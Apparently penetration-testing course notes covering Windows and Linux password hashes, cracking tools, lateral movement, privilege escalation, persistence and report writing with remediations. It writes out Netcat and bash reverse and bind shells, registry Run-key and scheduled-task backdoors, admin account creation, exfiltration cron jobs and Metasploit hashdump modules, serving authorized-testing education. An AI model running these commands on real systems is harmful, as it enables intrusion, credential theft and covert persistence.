- **LanMan (LM) hash:** Before hashing, passwords are converted to uppercase and then either truncated or padded to become 14 characters long. The actual value that is stored is not the password hash itself. Instead, the hash is divided into two 7-byte parts, each of which is used as a 56-bit DES key to encrypt the fixed string "KGS!@#%&". Because the hash is unsalted, it is susceptible to dictionary and rainbow table attacks.
- **NT hash:** This is a simple MD4 hash of the password (encoded as UTF-16 little endian). It is unsalted but allows passwords up to 128 characters long.

From a broader perspective, not all authentication is done through passwords. Some credentials are stored as private keys, certificates, or [ticket granting tickets \(TGT\)](#), which are used for network authentication. Those too can be targeted.

The Windows Local Security Authority (LSASS) uses [LSA secrets](#) to store a variety of user, service, and application passwords. In some cases, such as with Kerberos or LSA secrets, they can be found in memory after the user logs on, or the computer boots up, and can be dumped using tools like Mimikatz.

Password cracking tools:

Tool Name	Description
Cain	Cracking and dumping tool that was successfully used for many years. Today, replaced by tools like hashcat or John the Ripper for cracking (see below) and tools like mimikatz for dumping.
mimikatz	Tool that gathers credentials by extracting key elements from memory such as cleartext passwords, hashes, and PIN codes.
hashcat	Modern password and hash cracking tool that can speed up the process by using different attack methods (dictionary, mask, hybrid) to add complexity and variability. Supports use of GPU for parallel cracking.
medusa	Parallel brute-forcer for network logins. Its focus is to support numerous network services that allow remote authentication.
brutespray	Tool that allows to interpret results from an Nmap scan to automatically start medusa against the identified open ports. Can also use results from nmap with option '-sV' to identify and target services on non-standard ports.
hydra	Similar to medusa, it supports parallel testing of several network authentications. It comes bundled with a tool called pw-inspect that allows for analyzing a dictionary and printing only the ones that match password requirements.
crunch	Generates word lists based on specified conditions such as character set (with Unicode support), upper/lowercase, and minimum and maximum length.

CeWL	Generates word lists based on automatically navigating a website and collecting words from text as well as author/creator metadata from files that are found.
John The Ripper	Highly optimized, can identify a large set of hashes with its community edition ('Jumbo') and can run on multiple platforms.
Patator	Multi-purpose brute-forcer which supports several different methods, including ftp, ssh, smb, vnc, and zip passwords.
DirBuster	URL brute-forcer that comes bundled with different word lists geared towards web applications and sites to identify directories and files that do not have links or references but can still be accessed. Can also enhance what CeWL will be able to access in order to generate new word lists.
Burp Suite	Tool that contains module for advanced credential testing on web/application servers (Discussed in more detail in Lesson 13, 'Web Application-based Attacks').
PACK	The Password Analysis and Cracking Kit, a collection of tools that helps investigating passwords for more efficient password cracking. It does statistical analysis to detect patterns like masks, character sets in use, and other details.

Attack Methods	Tool
Brute force the login passwords of services such as SSH, telnet, FTP, HTTP, Samba, VNC, etc.	Medusa Hydra Ncrack Crowbar Metasploit 'scanner' modules
Copy the SAM file on Windows or the /etc/passwd and /etc/shadow files on Linux. You must 'unshadow' (or combine) the copies and send them to a password cracker.	John the Ripper Hashcat
Dump the hashes from a compromised machine and send them to a password cracker.	Dump: mimikatz, mimpenguin (https://github.com/huntergregal/mimpenguin), Metasploit modules: post/linux/gather/hashdump post/windows/gather/hashdump Crack: John the Ripper, Hashcat (Search also 'Kerberoasting' this is covered in Lesson 9)

Install a physical or software-based keylogger to capture login credentials.	Meterpreter keyscan_start and keyscan_dump Hardware-based USB keyloggers (Requires physical access)
Boot target into single user mode (Linux)	Reboot the computer and interrupt the boot process. Step 1: Edit GRUB to go into single user mode, where you are automatically logged in as root with no password. Step 2: Change the password. Requires physical access. Works for Red Hat and other distros. Does not work for Debian-based distros, including Kali.

Metasploit modules:

Metasploit has many modules that will attempt to brute force or bypass the login of specific services, such as:

- auxiliary/scanner/ssh/ssh_login
- auxiliary/scanner/ftp/anonymous
- auxiliary/scanner/ftp/ftp_login
- auxiliary/scanner/vnc/vnc_login
- auxiliary/scanner/smb/smb_login

To find more examples of scanners at the msfconsole, enter:

```
search auxiliary/scanner
```

To find platform specific login modules, enter:

```
search login platform:linux
```

```
search login platform:windows
```

Move Throughout the System

post-exploitation activities and techniques performed after the initial attack, such as lateral movement and persistence

Upgrading a restrictive (Linux) shell:

There are cases in which the shell we obtain seems confined: changing directories is not allowed, specifying absolute pathnames with slash (/) does not work, and the output is being redirected. In these cases, we are facing a restrictive shell.

There are technical shortcomings that are important to a penetration tester, such as SSH not working properly in a restrictive shell, which might affect our attempts to create a tunnel through it for further attacks. There are some workarounds for this:

Using Python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Using Perl:

```
perl -e 'exec "/bin/sh";'
```

From within vi:

```
:set shell=/bin/sh
```

```
:shell
```

Lateral movement, pivoting, and privilege escalation refers to techniques that allow the threat actor to move from host to host within a network or from one network segment to another, and to obtain higher permissions

There are several techniques that can make lateral movement easier, namely, reconnaissance. Once you compromise the *patient zero* host, you can sweep the network for other hosts, as well as enumerate network protocols, ports, and logical mapping. This helps you discover where additional hosts are and what hosts you can move to.

An efficient way to investigate the relationships in a network that uses Active Directory (AD) is through the use of exploiting its protocols and operation. Exploiting tools like Responder.py (<https://github.com/gandx/Responder>) and BloodHoundAD can be used here. BloodHoundAD can quickly explore AD trust relationships, abusable rights on AD objects, security group memberships, SQL admin links, and more. Results are displayed in a GUI and allow the PenTest team to plan the next steps.

At a lower level, lateral movement can also refer to moving exploit code, or a session, into another running process. This can help you evade defensive efforts to identify and eliminate malicious processes. Migrating code to a known, existing process (e.g., explorer.exe), can also enable you to take on the features and privileges of that process.

Lateral movement with remote access services:

The following table shows software that has a GUI and can be used:

Remote Desktop Service/Protocol	Description
Remote Desktop Protocol (RDP)	RDP is the default remote desktop service that comes with Windows systems. It allows full remote control via a GUI window. It can take local account credentials or domain credentials and supports varying levels of encryption. The service must be enabled on the system you want to connect to, otherwise the connection attempt will be rejected.
Apple Remote Desktop (ARD)	ARD is similar in purpose to RDP, but it runs on macOS systems. It supports full remote control through a GUI and supports encryption. Like RDP, the service must be enabled on the target system before you can connect to it through ARD.

X Window System (X)	X is a graphical display system for Unix-based computers. X actually operates on a client and server model, so you can remotely control specific windows on a computer over a network. The connection between X client and X server is not encrypted, but you can use a technique called X forwarding so that the server directs the connection through an SSH tunnel. This behavior is the default in modern versions of SSH.
Virtual Network Computing (VNC)	VNC is yet another service that enables full remote control of a desktop, but unlike the others listed, it is cross-platform. A VNC server must be installed on the target machine, which you can access with a corresponding client. There are many different implementations of VNC, and their level of security varies.

Lateral movement with remote management services:

Windows Management Instrumentation (WMI), for example, provides an interface for querying data about remote systems. The following uses WMI command-line (WMIC) to get the name of the currently logged in user of a remote system:

```
wmic /node:192.168.1.50 computersystem get username
```

When using WMIC, you may see a notice or a warning about it being deprecated. This is just the command-line, and not the underlying remote management system.

The same queries can be performed using PowerShell and its cmdlet named **Get-CimInstance**, which is not as easy to type in terminal, but provides a more powerful way of querying and managing information.

As an example, here are two lines of code to be run locally, one using **WMIC** which will return a simple string, and the next using **Get-CimInstance**, which will return an object we can convert to other formats, like JSON:

```
wmic diskdrive get Status,Model
```

```
Get-CimInstance -ClassName Win32_diskdrive | Select-Object
```

```
status, model | ConvertTo-JSON
```

There is also PowerShell remoting, which requires that the target system has the WinRM service set up to receive remote PowerShell commands. For example, to view the contents of C:\Windows\system32:

```
Invoke-Command -ComputerName 192.168.1.50 -ScriptBlock { Get-ChildItem  
C:\Windows\System32 }
```

Additionally, there is PsExec, which uses Server Message Block (SMB) to enable you to issue commands to a remote system. For example, to run an executable in the SYSTEM account you can enter:

```
psexec \\192.168.1.50 -s "C:\bad-app.exe"
```

Lateral movement with RPC/DCOM:

Methods like PsExec, WMI, logging in using Telnet and SSH, etc., tend to stand out to administrators or security personnel who are paying close attention to their systems. Using RPC/DCOM can help you evade notice.

Remote Procedure Call (RPC) enables inter-process communication between local and remote processes on Windows. Distributed Component Object Model (DCOM) enables communication between software components over a network. DCOM applications use RPC as a transport mechanism for client requests. Flaws in DCOM can enable you to execute code on a remote system by assuming user privileges.

For example, a DCOM application commonly used to initiate lateral movement is MMC20.Application. This enables users to execute Microsoft Management Console (MMC) snap-in operations on a Windows computer. The MMC20.Application application includes an ExecuteShellCommand() method that does exactly what its name implies.

You can leverage this method by creating an instance of a DCOM object using PowerShell:

```
$obj = [activator]::CreateInstance ([type]::GetTypeFromProgID  
("MMC20.Application", "192.168.1.50"))
```

Note that the first argument in GetTypeFromProgID() refers to the DCOM application mentioned before, and the second argument is the IP address of the remote machine you want to move to.

You can then invoke the `ExecuteShellCommand()` method on the object you created:

```
$obj.Document.ActiveView.ExecuteShellCommand  
("C:\Windows\system32\calc.exe", $null, $null, "7")
```

The first argument is the app or command that will start here, the Calculator app. The second argument specifies the current working directory, and the third specifies any parameters to add to the command. In this case, none are needed, so they are set to null. The last parameter specifies the state of the window. Ultimately, this will launch the Calculator app on the remote computer under a local administrator account.

You can, of course, do much more than just launch a simple app. The point of lateral movement is to "own" the next host you move to, so you can compromise it in many different ways. There are also other DCOM applications and methods you can use to move laterally. However, DCOM is blocked, by default, on modern Windows Defender firewalls, so you shouldn't expect this to work with any regularity.

Pivoting:

Pivoting Technique	Description		
Port forwarding	You use a host as a pivot and are able to access one of its open TCP/IP ports. You then forward traffic from this port to a port of a host on a different subnet using various methods. One common method is to forward port 3389 (RDP) to a Windows target for remote desktop access.	SSH pivoting (Also known as SSH tunneling)	You connect to the compromised pivot through SSH using the <code>-D</code> flag. This flag sets up a local proxy server on your attack machine, as well as enables port forwarding. Connections to this proxy on the port specified are forwarded to the ultimate target through the pivot. SSH pivoting is often used to chain proxy servers together in order to continue pivoting from host to host.
VPN pivoting	You run an exploit payload on a compromised host that starts a VPN client on its network interface. Meanwhile, you run a VPN server outside the network, and relay frames of data from that server to the client. The data frames are dumped onto the client and can now interface with the wider private network. Any traffic that the client (pivot host) sees can then be relayed back to your VPN server. VPN pivoting is commonly used to perform additional reconnaissance of a target network.	Modifying routing tables	After opening a shell on the pivot host, you can also add a new route to the pivot host's routing table. This new route includes a destination subnet and a gateway. You define the gateway as your own exploit session, so that any traffic sent to the subnet must tunnel through your session. Adjusting routing tables in this manner is often used as a way to reach different subnets.

Obtaining the hash:

A pass the hash attack is when you log on to the target operating system or application providing the username and the hash of the password, rather than the password itself. You obtain the hash by inducing the operating system or application to dump them from RAM, the Windows Registry, or a credentials file.

You can use Mimikatz to dump different important hashes. You can also use other tools such as Responder.py to obtain hashes from different services on the network. Metasploit also has many hashdump-related modules you can use against Linux, Windows, applications, and other platforms. Most of them are post modules you run after you have compromised the target and obtained a Meterpreter prompt.

Here are a few options for collecting hashes:

- post/windows/gather/smart_hashdump
- post/linux/gather/hashdump
- post/pro/multi/gather/hashdump
- post/windows/gather/credentials/domain_hashdump
- post/windows/gather/credentials/mssql_local_hashdump
- post/windows/gather/credentials/skype
- post/windows/gather/credentials/avira_password
- post/windows/gather/credentials/mcafee_vse_hashdump

Gaining controls in Windows:

Vulnerability/Technique	Description	Exploit/Tool
Credential attacks	Targeting logins and/or dump cleartext or hashed passwords from different sources. Attacks may include hash cracking, password spraying, pass the hash, pass the ticket, etc.	Mimikatz (can also allow users to view and save Kerberos authentication credentials) responder.py Metasploit Meterpreter (See also Topic "Test Credentials".)
User application compromise	Compromise applications such as SharePoint, Cisco AnyConnect, browsers, or PDF viewers to gain access to a workstation and/or escalate privileges. These attacks may require a victim to open a file or web page through social engineering.	Metasploit modules: exploit/windows/http/sharepoint_unsafe_control exploit/windows/local/anyconnect_lpe exploit/windows/fileformat/nitro_reader_jsapi exploit/windows/fileformat/adobe_pdf_embedded_exe
Local UAC bypass	Bypass local UAC. Example: use process injection to leverage a trusted publisher certificate.	UACMe: https://github.com/shfire0x/UACMe Metasploit modules: post/windows/gather/win_privs exploit/windows/local/bypassuac Meterpreter getsystem
Weak process permissions	Find processes with weak controls and see if you can inject malicious code into those processes.	Metasploit modules: post/multi/recon/local_exploit_suggester post/multi/manage/shell_to_meterpreter Meterpreter migrate and getsystemcommands:
Shared folders	Search for sensitive information in shared folders, as it is common for them to have few or no restrictions.	smbclient smbmap Metasploit module: auxiliary/scanner/smb/smb_enumshares
DLL hijacking	Elevate privileges by exploiting weak folder permissions, unquoted service paths, or applications that run from network shares. Replace legitimate DLLs with malicious ones	https://0x04n.github.io/windows-dll-hijacking-clarified/ Metasploit module: exploit/windows/local/trusted_service_path
Writable services	Edit the startup parameters of a service, including its executable path and account. You could also use unquoted service paths to inject a malicious app that the service will run as it starts up	AccessChk.exe Metasploit module: exploit/windows/local/service_permissions
Missing patches and misconfigurations	Search for missing patches or common misconfigurations that can lead to privilege escalation.	BeRoot Project https://github.com/AlessandroZ/BeRoot WES-NG https://github.com/bitsadmin/wesng

Escalating privileges in Linux:

Vulnerability/Technique	Description	Exploit
/etc/passwd, /etc/shadow	Obtain a copy of these files to crack root or privileged user passwords.	Metasploit module: post/linux/gather/hashdump John the Ripper and other password crackers. (See previous discussion, "Password Cracking in Linux.")
Weak process permissions	Find processes with weak controls and see if you can inject malicious code into those processes.	Metasploit modules: post/multi/recon/local_exploit_suggester post/multi/manage/shell_to_meterpreter Meterpreter migrate and getsystem commands
User application compromise	Compromise end user applications and plug-ins such as OpenOffice, VNC, and Adobe Flash Player. Some require social engineering to get the end user to open a file or browser page.	Metasploit modules: exploit/multi/vnc/vnc_keyboard_exec auxiliary/fileformat/odt_badodt exploit/multi/misc/openoffice_document_macro exploit/multi/browser/adobe_flash_hacking_team_uaf exploit/multi/browser/adobe_flash_nellymoser_bof
SetUID binaries	Locate applications you can run as root.	At a terminal, enter: sudo find / -perm -04000
Services running as root	Locate services that are owned by (running as) root and see if you can compromise them.	Find out who you are: <code>whoami</code> List all processes owned by you: <code>ps -x</code> Locate processes owned by root: <code>ps -fU root</code> List all processes and their owners: <code>ps -ef</code>
Shared folders	Search for sensitive information in Samba shared folders, as it is common for them to have few or no restrictions.	Metasploit module: auxiliary/scanner/smb/smb_enumshares enum4linux
Kernel and service exploits	Find exploits that target the kernel and privileged services.	nmap -sV (Kali) Linux Exploit Suggester Metasploit module: post/multi/recon/local_exploit_suggester
Meterpreter upgrade	If you have a Bash shell from Metasploit, try to upgrade it to the more versatile Meterpreter.	Metasploit module: post/multi/manage/shell_to_meterpreter http://www.hackingarticles.in/command-shell-to-meterpreter/
Netcat upgrade	If you have a Netcat shell, try to upgrade it to a fully interactive TTY or Meterpreter.	https://blog.rspirov.com/upgrading-simple-shell-to-fully-interactive-tty/ https://www.hackingtutorials.org/networking/upgrading-netcat-shell-to-meterpreter/ https://securitystackexchange.com/questions/16124/upgrading-a-ncat-bind-shell-to-meterpreter/
Exploit cron jobs	Exploit badly configured cron jobs to gain root access.	http://www.hackingarticles.in/linux-privilege-escalation-by-exploiting-cron-jobs/
Missing patches and misconfigurations	Search for missing patches or common misconfigurations that can lead to privilege escalation.	BeRoot Project: https://github.com/AlessandroZ/BeRoot

Maintaining Persistence

advanced persistent threat (APT) an attacker's ability to obtain, maintain, and diversify access to network systems using exploits and malware

persistence the ability of a threat actor to maintain covert access to a target host or network

- Exfiltrating portions of sensitive data over a period of time rather than all at once. This is a stealthier approach than just overloading the network with the target data in one “loud” task.
- Exfiltrating sensitive data that changes over time. A customer records database will probably be continuously updated with information about individuals and organizations. Rather than capturing the database once at a specific point in time, the attacker could capture the database multiple times, as it changes.
- Causing a sustained or repeated denial of service. Launching a DoS attack at a server once will take it down for a while, but recovery personnel will probably bring it right back up as soon as they can. With persistent access, an attacker could take down a server over and over again, despite the recovery team’s best efforts.
- Monitoring user behavior over time. Sometimes, directly accessing people’s information isn’t feasible, or isn’t stealthy enough, so an attacker might choose to monitor a user’s behavior for the information they’re looking for. For example, a keylogger installed on a public terminal might not reveal anything useful right away but, after a while, an administrator might enter their credentials into this terminal.
- Taunting or spreading confusion within an organization. It is mostly just annoying when an attacker compromises the means of communication in order to send a few taunting messages to personnel. However, attackers who maintain their compromise of communications over a long period of time can cause a great deal of consternation by harassing individuals and undermining the confidence they have in their colleagues and employer.
- Compromising systems, networks, applications, and other assets for days, weeks, months, or even years.

Bypassing restrictions:

On Windows, you can create a new user through the command shell: `net user jsmith /add` and on Linux: `useradd jsmith`. Escalating the account’s privileges can provide you with even more access.

On Windows, `net localgroup Administrators jsmith /add` adds the account to the local Administrators group. On Linux, there are several ways to give root privileges to a user, including **editing the `/etc/passwd` file and changing the user’s user ID (UID) and group ID (GID) to 0.**

New user creation is just one example of a persistence technique. Remote access services can also be used for persistence. Other common persistence techniques include:

- Backdoors and Trojans
- Bind and Reverse Shells
- Services and Daemons
- Registry Startup
- Scheduled Tasks

A backdoor is a hidden mechanism that provides you with access to a system through some alternative means

The function of a RAT is pretty much identical to standard remote access technology and may strictly offer an interactive shell, or may offer full GUI (graphical user interface) services. The primary difference between a RAT and something like RDP, other than the delivery mechanism, is that RATs are specifically designed to remain hidden from view on the infected system.

Some examples of historically popular RATs include NetBus, Sub7, Back Orifice, Blackshades, and DarkComet. Today, you can find cross-platform RATs, like **pupy** (<https://github.com/n1nj4sec/pupy>), that run on Windows, Linux, macOS and Android. Also, it employs advanced techniques such as having its main execution only in memory, to minimize the footprint left on storage.

While a RAT can escape human notice, the more common ones will be instantly picked up by an anti-malware scanner or intrusion detection system. Advanced RATs, however, can leverage [rootkit](#) technology to infect a system at a low level. The power of these is that they can alter an operating system's kernel or a device's firmware to mask the malicious code's activity. Therefore, a rootkit-empowered RAT can more effectively evade security solutions.

It is important to note that even if a RAT can evade security solutions and initially escape human notice, it can still exhibit behavior that might tip off a user, such as excessive or unexplained network traffic that traverses the interface.

Employing bind and reverse shells:

A [bind shell](#) is established when the target system "binds" its shell to a local network port. For example, a Linux target might bind the Bash shell on port 12345. One of the most common tools used to create either type of shell is Netcat.

So, on the target system, the Netcat command would be:

```
nc -lp 12345 -e /bin/sh
```



Use -e cmd.exe for a Windows target.

On the attack machine, you'd use Netcat to connect to this session and obtain the shell:

```
nc 192.168.1.50 12345
```

You can now issue Bash commands to the target machine. This is useful in enabling persistence, as it can function as a backdoor into the target system. The problem with bind shells is that many firewalls will filter incoming traffic on ports that don't meet the pre-configured allowed list, so you may be unable to establish a connection.

Likewise, if the target is behind Network Address Translation (NAT) and you're connecting from an external network, you may not be able to reach the target unless the NAT device is forwarding the specific bound port to the target machine.

A [reverse shell](#) is established when the target machine communicates with an attack machine that is listening on a specific port. First, you start the listener on the attack machine:

```
nc -lp 12345
```

Then, on the target machine, you'd start the connection:

```
nc 192.168.1.10 12345 -e /bin/sh
```

The attack machine's listener will accept the incoming connection and open a shell onto the target system. Reverse shells are typically more effective as backdoors because they bypass the aforementioned problems with bind shells. The attacker has more control over their own environment, and is less likely to be obstructed by port filtering or NAT.

In addition, you can create a reverse shell from the target system using a wide array of tools other than Netcat, including Bash, PowerShell, Python, Ruby, PHP, Perl, Telnet, and many more.

For example, if the target system is a Linux machine without Netcat, use Bash to connect to a listener:

```
bash -i >& /dev/tcp/192.168.1.10/12345 0>&1
```

Comparing services and daemons:

In the Windows world, a service is any program that runs in the background without directly interfering with the current user's desktop session. This essentially makes services a type of non-interactive process.

In the Unix-like world, a daemon is the closest equivalent to a Windows service. Daemons run in the background but are not attached to any terminal; therefore, they can continue to run on the system even when a terminal is closed.

Many services and daemons automatically start when the system boots, but they can also be activated by certain events or, less commonly, started and stopped manually by the user.

When it comes to PenTesting, services and daemons offer similar opportunities as scheduled tasks, but differ in terms of how they are used as vectors. For example, you might write a [cron job](#) to execute a Netcat reverse shell command on a Linux target every so often. This, as you've seen, gives you a persistent backdoor into the target system.

However, if you, instead, install a remote access daemon on the target, you could shell into the target at any time and even regain that shell immediately after the system has rebooted. Whereas a cron job is limited to a maximum frequency of one minute, a daemon is always active and available for use. Also, it's easier for a daemon to cache its state and sustain long sessions.

There are several disadvantages to running a daemon over a scheduled task, however. Daemons consume memory even when not in use, which may tip off a user if they experience performance issues or are actively monitoring memory usage. Also, daemons do not automatically restart upon termination unless specifically programmed to do so, whereas scheduled tasks can recur automatically. Lastly, cron jobs are relatively simple to create, whereas daemons require extensive programming knowledge, assuming you're not relying on existing software. Many of these advantages and disadvantages also apply to Windows services when compared to Task Scheduler.

Registry and startup locations:

Services are not the only way to get a particular program or command to start upon booting Windows. You can also add the program or command to the following Registry keys:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

The first key will run all of its values whenever any user logs in; the second key will run only when the current user logs in. You can open the GUI Registry Editor (regedit) to add the desired value, or you can do it from the command line:

```
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdr /d  
C:\Files\backdoor.bat
```

In Linux, depending on the distribution `/etc/init.d/` and `/etc/systemd/` are examples of similar run-on-boot functionality. Some distributions maintain backwards compatibility with RC scripts: `/etc/rc.local/` and entries in the `rc.common` file.

Scheduling tasks:

A **scheduled task** is any instance of execution, such as the initiation of a process or running of a script, that the system performs on a set schedule

Task Scheduler is the utility that governs scheduled tasks in Windows environments. You can do quite a bit with this utility, including:

- Setting a task's name and description
- Setting the task's "triggers," e.g., the time or events that will cause the task to start
- Setting the task's actual action, e.g., running a program, executing a command, etc.
- Setting what account to run the task under
- Setting special conditions that might influence when the task will run, such as only running a task if a laptop is connected to AC power
- Configuring additional settings about the task, for example, what to do if the task fails

Note that the time trigger supports granular values. You can, for instance, run the task once a year starting on a specific day, or repeat the task every minute for 60 minutes. You can also identify details about a task, like its next run time, its most recent run time, or the result or exit status of its most recent run. This is made easier through the Task Scheduler GUI. However, as a PenTester, you will likely need to rely on scheduling a task from the command line (`schtasks`).

The following example schedules a task named "backdr" that runs a batch file once a day for 30 days under the SYSTEM account:

```
schtasks /create /tn backdr /tr C:\Files\backdoor.bat /sc DAILY /mo 30 /ru SYSTEM
```

In Linux, cron jobs are the primary method of scheduling tasks/jobs. The cron daemon runs the specified shell command at the date and/or time specified in the user's crontab file. You can edit this file by entering `crontab -e` at a shell.

Each line in this file represents a job, and is formatted as follows:

```
minute (0 - 59)
hour (0 - 23)
day of month (1 - 31)
month (1 - 12)
day of week (0 - 6) (Sunday=0 or 7)
* * * * * <command to execute>
```

Cron Job

Note that you are not required to specify every time value. The asterisk (*) denotes a wildcard value and the job will run for every instance of this value.

For example, the following line will run a Netcat file exfiltration listener every day at 9:00 A.M.:

```
0 9 * * * nc -lp 12345 > data.txt
```

The following example will run the same Netcat command at the top of every hour, every 15th day of every other month:

```
0 * 15 */2 * * nc -lp 12345 > data.txt
```

Note that the month value uses a division operator (/) with a wildcard to divide each of the 12 months into 2.

Be aware that the jobs you create with `crontab -e` will run as the current user. You can also directly edit the system's `/etc/crontab` file to run a job as a specific user, though this is usually not recommended. This file takes a user field before the command field, such as:

```
0 9 * * * jsmith nc -lp 12345 > data.txt
```

Maintaining persistence:

When using persistence techniques, you should follow these guidelines:

- Try to maintain a foothold in the organization to continue your attack after the main phase has concluded.
- Demonstrate persistence to the client without necessarily keeping assets compromised for a long period of time.
- Create new user accounts to bypass access control and account monitoring.
- Escalate new accounts' privileges, if you are able.
- Install a RAT as a backdoor into a target system.
- Create a shell using Netcat to open a backdoor for command execution.
- Use reverse shells instead of bind shells whenever possible.
- Use Netcat to exfiltrate files from a target host to your own host.
- Use Netcat to set up a relay from one target host to another for pivoting.
- Use Task Scheduler in Windows to run a compromising command or program on a consistent schedule.
- Use cron jobs in Linux to do likewise.
- Consider using a backdoor as a daemon or service to have it constantly available.
- Understand the disadvantages of creating and using a daemon or service.
- Add commands or programs to the appropriate Registry startup keys to get them to run on Windows boot.

Communicating and Post-Report Activities

Communication Triggers

Status reports the regular progress briefings with the client

Critical findings identified issues that imply a very high risk to the client's organization

Indicators of Prior Compromise artifacts that provide evidence of prior cybersecurity events

Goal reprioritization a reason for possible adjustments to the penetration testing activity

Use Built-In Tools for Reporting

Here is an example from PTES (<https://pentest-standard.readthedocs.io/en/latest/reporting.html#technical-report>) on how to assess and classify vulnerabilities:

- Vulnerability Classification Levels
- Technical Vulnerabilities
 - OSI Layer Vulns
 - Scanner Found
 - Manually Identified
 - Overall Exposure
- Logical Vulnerabilities
 - NON OSI Vuln
 - Type of Vuln
 - How/Where it is found
 - Exposure
- Summary of Results

Identify Report Audience

C-Suite top-level management personnel, such as CEO and CIO

Third-Party stakeholders

Technical staff

Developers

List Report Contents

executive Summary a high-level and concise overview of the penetration test, its findings, and their impact

It is recommended to end with a conclusion statement such as, "In conclusion, the network, systems, and processes have been found to be <insecure/secure>."

Methodology a high-level description of the standards or framework that were followed to conduct the penetration test

attack narrative is a detailed explanation of the steps taken while performing the activities

risk appetite the amount of risk an organization is willing to accept

The client's key stakeholders need to determine their risk appetite by answering questions such as:

- What losses would be catastrophic to the organization?
- What processes, technology, or other assets can be unavailable and still enable the organization to function and for how long?
- What assets, processes, information, or technology must be available at all times and cannot be made public or be accessed by unapproved persons?
- Are there any circumstances that could result in personal harm to anyone dealing with the organization, be it employees, customers, business partners, or visitors?

Your PenTest report should account for the client's risk appetite. For example, you can determine the level of risk a vulnerability poses by using the standard "Probability x Impact" formula. Then, you can compare the result of this assessment to the organization's risk appetite and determine whether or not the risk falls within the accepted tolerance level.

risk rating the process of assigning values to the identified risks

There are established systems that can further enhance risk ratings, like the Common Vulnerability Scoring System (CVSS), as well as different types of cybersecurity frameworks such as National Institute of Standards and Technology, Cyber Security Framework (NIST CSF):

A common way to rate risk is by taking these elements into account to determine the likelihood of a finding to be targeted by a malicious actor and the impact it would have if it were successfully exploited:

Function Unique Identifier	Function	Category Unique Identifier	Category
ID	Identify	ID.AM	Asset Management
		ID.BE	Business Environment
		ID.GV	Governance
		ID.RA	Risk Assessment
		ID.RM	Risk Management Strategy
		ID.SC	Supply Chain Risk Management
PR	Protect	PR.AC	Identity Management and Access Control
		PR.AT	Awareness and Training
		PR.DS	Data Security
		PR.IP	Information Protection Processes and Procedures
		PR.MA	Maintenance
		PR.PT	Protective Technology
DE	Detect	DE.AE	Anomalies and Events
		DE.CM	Security Continuous Monitoring
		DE.DP	Detection Processes
RS	Respond	RS.RP	Response Planning
		RS.CO	Communications
		RS.AN	Analysis
		RS.MI	Mitigation
		RS.IM	Improvements
RC	Recover	RC.RP	Recovery Planning
		RC.IM	Improvements
		RC.CO	Communications

		Impact		
		Low	Moderate	High
Likelihood	High	Low	Moderate	High
	Moderate	Low	Moderate	Moderate
	Low	Low	Low	Low

Business Impact Analysis (BIA) is a process that helps businesses understand the potential effects of disruptions on their operations

Remediation is the possible solution to the issue identified during the penetration test

Finding	Remediations
Shared local administrator credentials	<p>Avoid sharing login credentials if at all possible.</p> <p>Require users to use their own credentials for accountability if possible.</p> <p>If credentials must be shared, randomize them. This is often accomplished by having multiple names and passwords in a database, and then a mechanism is used to select a different set of login credentials each time a user logs in. Even if the credentials are compromised, they will not be valid for too long because the next time someone logs into that system, a new set of credentials will be rotated into effect, making the one the attacker stole useless.</p> <p>Randomization of credentials can also help prevent lateral access.</p> <p>Use Local Administrator Password Solution (LAPS), which is a Microsoft solution that uses Active Directory (AD) to store local administrator passwords of computers that are joined to the domain. AD access control lists can then be used to protect the local account passwords so that only authorized users can read or reset the local password.</p>

Weak password complexity	<p>Configure minimum password requirements.</p> <ul style="list-style-type: none"> Minimum length of at least eight characters is standard. (Today standard bodies are recommending 14 characters or more). Don't allow users to reuse passwords. Require at least one number, one letter, and one special character. <p>Screen passwords against known, weak passwords.</p> <p>Limit number of retries.</p> <p>Implement password filters that enable implementation of password policies and change notification.</p> <p>Filters enable the administrator to require that users follow specific rules when creating their passwords. This goes beyond what can be set up, using Group Policy, for password complexity requirements.</p>
--------------------------	--

Plaintext passwords	Use protocols that hash or encrypt the password rather than those that store or transmit passwords in plaintext.
No multi-factor authentication	Implement multi-factor authentication in applicable systems.
SQL Injection, XSS, and other code injection	Sanitize user input in web apps. Use parameterized queries in web apps.
Unnecessary open services	Perform system hardening and close any unneeded ports or services.
Physical intrusion	<p>Implement physical controls to detect, deter, and stop attacks:</p> <ul style="list-style-type: none"> Security cameras Security guards Motion detectors Fencing and gates <p>RFID systems that use encryption</p>

Summarize writing reports:

When writing and handling reports:

- Write your report with the target audience in mind.
- Consider including the following sections in your report:
 - Executive summary
 - Scope details
 - Methodology
 - Attack narrative
 - Findings
 - Risk rating
 - Risk prioritization
 - Metrics and measures
 - Remediation
 - Conclusion
 - Appendix or supporting evidence
- Work with the client to determine their risk appetite.
- Write your report to speak to the client's risk appetite.
- Determine the file format for the report, such as Microsoft Word, OpenOffice, or HTML documents.
- Determine where the report will be securely stored.
- Follow best practices for securely handling the report.
- Determine how the formal hand-off of the report will happen between your PenTesting team and the client.

When developing recommendations for mitigation strategies:

- Consider people, processes, and technology when recommending mitigation strategies.
- Recommend strategies for common findings, such as:
 - Shared local administrator credentials: Randomize credentials or use LAPS.
 - Weak password complexity: Configure minimum password requirements and use password filters.
 - Plaintext passwords: Use protocols that hash or encrypt passwords.
 - No multi-factor authentication: Implement or require multi-factor authentication for access to critical systems.
 - XSS attacks: Sanitize user input by encoding/escaping special HTML characters.
 - SQL Injection: Sanitize user input by parameterizing queries.
 - Unnecessary open services: Perform system hardening.
 - Physical intrusion: Incorporate guards, security cameras, motion alarms, and other physical security defenses.
- Recommend end-user training to mitigate social engineering attacks on end users.
- Recommend system hardening techniques like patch management and firewall configuration to secure hosts.
- Recommend MDM solutions for mobile infrastructure security.
- Recommend SDLC and best coding practices for secure software development.

Employ Technical Controls

System hardening reducing attack surfaces

Input sanitization is the process of stripping user-supplied input of unwanted or untrusted data so that the application can safely process that input

Escaping the process of converting text into bytes

Parameterized queries a technique that defends against SQL injection by incorporating placeholders in a SQL query

Process-Level remediation the concept of resolving a finding through changing how it is used or implemented

patch management identifying, testing, and deploying OS and application updates

Key rotation is the process of periodically generating and implementing new access keys to a server/service

Certificate management the practice of issuing, updating, and revoking digital certificates

Certificate pinning the process of assigning a specific certificate to a particular element to avoid man-in-the-middle-attacks

secret management solution a platform that controls passwords, key pairs, and other sensitive information that should be stored securely

